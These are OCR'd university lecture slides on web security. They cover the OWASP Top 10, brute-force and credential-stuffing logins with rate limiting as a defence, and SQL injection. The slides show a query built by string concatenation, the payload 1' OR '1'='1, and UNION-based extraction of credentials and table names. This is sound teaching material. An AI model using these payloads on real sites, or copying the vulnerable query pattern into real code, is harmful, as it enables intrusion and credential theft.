Web Security

Web Programming

yslin@DataLAB

OWASP Top 10 Security Risks in 2017

Rank	Name
1	**Injection**
2	**Broken Authentication** and Session Management
3	**Cross-Site Scripting (XSS)**
4	Broken Access Control
5	Security Misconfiguration
6	Sensitive Data Exposure
7	Insufficient Attack Protection
8	Cross-Site Request Forgery (CSRF)
9	Using Components With Known Vulnerabilities
10	Underprotected APIs

https://www.owasp.org/index.php/Top_10_2017-Top_10

Brute-Force Attacks

Username：


Password：

Username：admin

Password：

Username： admin


Password： 00000




Wrong Password

Username： admin

Password： 00001




Wrong Password




Username：admin

Password：00002




Wrong Password


5
MiNUTES
LATER...

Username： admin

Password： 04876



Access Granted

Usually hackers doing this using scripts


How to Defense ?

Limit how many times a user can try to login in a given time window.

Rate Limiter - A Node.js library

Username： admin


Password： 00002



Please Try It 5 minutes Later

But May Not Work To **Credential Stuffing**

Username	Password
user	pass
admin	admin
brandon	wu
cat	meow
nthu	uhtn
aaa	bbb
abcde	12345



Username：

cat


Password：

meow

A list of known username-password pairs obtained from another service

Here is the list of prevention strategies

SQL Injections



Username：

Password：

```
function get(username, password) {
    const sql = `
        SELECT * FROM users
        WHERE username = '${username}' AND password = '${password}'
    `;
    return db.any(sql);
}
```

Username : cat

Password : meow

```
SELECT * FROM users
         WHERE username = 'cat' AND password = 'meow'
```

username	password	name
cat	meow	A Cat

SQL Injections

Users Do What You Do Not Expect

Username : cat

Password : 1' OR '1' = '1

```sql
SELECT * FROM users
        WHERE username = 'cat' AND password = '1' OR '1' = '1'
```

username	password	name
admin	AAAAAAAA	Adminstrator
cat	meow	A Cat
dog	bow	A Dog
bird	chou	A Bird

If your server will return the results directly…
(e.g. message boards)

http://mywebsite.com/posts?id=1

```sql
SELECT title, message FROM posts WHERE id = 1
```

id	title	message
1	HL3	When can I see Half-Life 3 coming out ?

A Powerful Keyword

UNION

UNION

```
SELECT title, message FROM posts
```

title	message
Knock	Knock knock

```
SELECT username, password FROM users
```

username	password
admin	AAAAAAAA
cat	meow

```
SELECT title, message FROM posts UNION SELECT username, password FROM users
```

title	message
Knock	Knock knock
admin	AAAAAAAA
cat	meow

http://mywebsite.com/posts?id=**-1 UNION SELECT username, password FROM users**

```
SELECT title, message FROM posts WHERE id = -1
        UNION SELECT username, password FROM users
```

title	message
admin	AAAAAAAA
cat	meow
dog	bow
bird	chou

Wait !!!!

How Did He/She Know
What Tables I Have ?

```
http://mywebsite.com/posts?id=-1 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'public';
```

```
SELECT title, message FROM posts WHERE id = -1 UNION
      SELECT table_name, column_name FROM information_schema.columns
      WHERE table_schema = 'public';
```

title	message
users	id
users	username
users	bow
users	name
posts	id
posts	title
posts	message

What If There Are Something Behind the id in The Query ?

```
SELECT title, message FROM posts
        WHERE id = ... AND msg_type = 'public'
```

--

